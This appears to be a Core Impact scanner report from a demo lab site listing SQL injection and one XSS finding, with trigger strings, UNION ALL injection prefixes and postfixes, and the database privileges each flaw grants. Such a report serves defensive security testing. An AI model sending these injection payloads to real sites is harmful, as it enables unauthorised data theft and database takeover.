Webapps Vulnerability Report

January 13, 2017 at 4:17 PM

This report provides detailed information regarding each web application vulnerability found by Core Impact during the course of the testing. These vulnerabilities represent key vulnerable points within the tested applications and can be used to better understand the risk associated with the web application.

For more information regarding the types of vulnerabilities found, consult the Vulnerability Descriptions at the end of the report.

Workspace(s) information

Name	Company/Test Area	Started	Finished	Exact Time	Running Time
Demo		01/13/17 12:08 PM	01/13/17 04:14 PM	4h 6m 21s	23m 55s

Starting URLs

Workspace	Scenario	Starting URL
Demo	vmcorelab	http://www.vmcorelab.com/

Summary

Risks

Vulnerabilities	Total
Successfully exploited	17
Exploited in webpages	17
Exploited in hosts	0

Assets

URLs	Total
Found	32
At Risk (confirmed vulnerabilities)	14
Broken links	1

Hosts	Total
Found (by 'WebApps Web Server Network Vulnerability Test' module)	0
At Risk (confirmed vulnerabilities)	0

General

Effort	Total
Modules run	65


Vulnerabilities breakdown

All

OWASP Top Ten Categories	Pages Tested	Vulnerabilities
A1. Injection	**32**	**16**
SQL Injection	32	16
HTML	-	16
Web Service	-	0
OS Command Injection	32	0
HTML	-	0
Web Service	-	0
A2. Broken Authentication and Session Management	**0**	**0**
Weak Credentials	0	0
A3. Cross-Site Scripting (XSS)	**32**	**1**
HTML	32	1
Reflected	-	1
Persistent	-	0
Flash	0	0
A4. Insecure Direct Object References	**0**	**0**
Hidden Web Pages	0	**0**
A5. Security Misconfiguration	0	0
WebDAV	0	0
Default Host Credentials	0	0
A6. Sensitive Data Exposure	**0**	**0**
Sensitive Information	0	0
Database	0	0
Web Pages	0	0
Weak SSL Ciphers	0	0
A7. Missing Function Level Access Control	0	**0**
A8. Cross-Site Request Forgery (CSRF)	0	**0**
A9. Using Components with Known Vulnerabilities	0	**0**
Host Vulnerabilities	0	0
A10. Unvalidated Redirects and Forwards	0	**0**
Other Vulnerabilities	**0**	**0**
RFI for PHP	0	0
LFI for PHP	0	0

Vulnerability analysis

Confirmed vulnerabilities grouped by OWASP categories



Top ten most vulnerable urls

Workspace	Scenario	URL	Vulns
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	2
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_join_1.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_redirect.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string.aspx?filter=	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_string.aspx?filter=	1

A1. SQL injection - vulnerabilities

Workspace	Scenario	Web Page	Vuln Id	Documentation	Basic Information
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]=<filter parameter>	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]=<filter parameter>	-Agent Configured : true -SQL Vuln Type : Blind -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]=<filter parameter>	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	Description The parameter is being used without sanitization inside a SQL statement as a date/time, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "-1.0", "1.0", "-1", "1", "0", "@", "--", "'"

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a column name in the ORDER BY clause of a SELECT statement without verifying the value is valid. The query being performed should look like SELECT ... ORDER BY [column1, column2], <order parameter>[, column3, column4] ...	-Agent Configured : true -SQL Vuln Type : Blind -Detected by : HttpErrorCode -Param Name : order -Param Type : GET -Triggers : "A", "a", "1=1", "-1", "0", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_top_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_string.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_string.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : RedirectErrorDecoder -Param Name : filter -Param Type : GET -Triggers : "'"

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]=<filter parameter>	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : RedirectErrorDecoder -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : RedirectErrorDecoder -Param Name : filter -Param Type : GET -Triggers : "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_redirect.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : RedirectErrorDecoder -Param Name : filter -Param Type : GET -Triggers : "'"

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE [column]='<filter parameter>'	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : SqlErrorStringPage -Param Name : filter -Param Type : GET -Triggers : "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE ([column]=<filter parameter>)	-Agent Configured : true -SQL Vuln Type : Blind -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "A", "a", "1=1", "@", "--", "'"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2	Description The parameter is being used without sanitization inside a SQL statement as a number, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques.	-Agent Configured : true -SQL Vuln Type : Blind -Detected by : ASCIIDeltaErrorDecoder -Param Name : filter -Param Type : GET -Triggers : "-1.0", "-1", "0"
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_join_1.aspx?filter=	1	Description The parameter is being used without sanitization inside a SQL statement as a string, where it can be used to execute arbitrary SELECT statements and extract data using blind SQL injection techniques. The parameter is being used as a value for filtering in the WHERE or HAVING clause of a SELECT statement without sanitization. The query being performed should look like SELECT ... WHERE ([column]='<filter parameter>')	-Agent Configured : true -SQL Vuln Type : Verbose -Detected by : HttpErrorCode -Param Name : filter -Param Type : GET -Triggers : "'"

A1. SQL injection - vulnerabities details

Workspace	Scenario	Web Page	Vuln Id	Backend Information	Capabilities	Constraints	Channels
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: true -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: 0 AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: no -Delete data : no -Modify data : no -Read files : no -Write files: no -Execute procedures: no -Run processes: no	-Slow Data Extraction: true -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: Postfix: True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: 0 AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+UPPER(Postfix:)+' True value: '01-jun-01' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: 01-jun-01' AND 1=0 UNION ALL Postfix: -- True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: no -Delete data : no -Modify data : no -Read files : no -Write files: no -Execute procedures: no -Run processes: no	-Slow Data Extraction: true -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: Postfix: True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_top_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_string.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_string.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: 0 AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_redirect.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0 UNION ALL Postfix: -- True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: no -Delete data : no -Modify data : no -Read files : no -Write files: no -Execute procedures: no -Run processes: no	-Slow Data Extraction: true -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: Postfix: True value:

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: no -Delete data : no -Modify data : no -Read files : no -Write files: no -Execute procedures: no -Run processes: no	-Slow Data Extraction: true -Escapes Quotes: false	-Blind Prefix: (1- Postfix:) True value: 0 -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: Postfix: True value:
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_join_1.aspx?filter=	1	-Database Engine: Microsoft SQL Server -Database Version: -Database OS: -Database Arch:	-Administrator privileges: yes -Read data: yes -Add data: yes -Delete data : yes -Modify data : yes -Read files : yes -Write files: yes -Execute procedures: yes -Run processes: yes	-Slow Data Extraction: false -Escapes Quotes: false	-Blind Prefix: '+ Postfix: +' True value: '' -ConcatInColumn Prefix: Postfix: True value: -UnionSelect Prefix: ' AND 1=0) UNION ALL Postfix: -- True value:

A1. SQL injection - query information

Workspace	Scenario	Web Page	Vuln Id	Type	ParameterName	ParameterValue
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_integer.aspx?filter=	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/remoteonly/sql_injection_string.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_redirect.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_integer.aspx?filter=	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	1%3D1

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_conditional_1.aspx?filter=	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_join_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_min_1.aspx?filter=	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2	get	filter	0
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2	get	filter	-1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_nested_1.aspx?filter=	2	get	filter	-1.0
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	0

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	-1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	1.0
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	-1.0
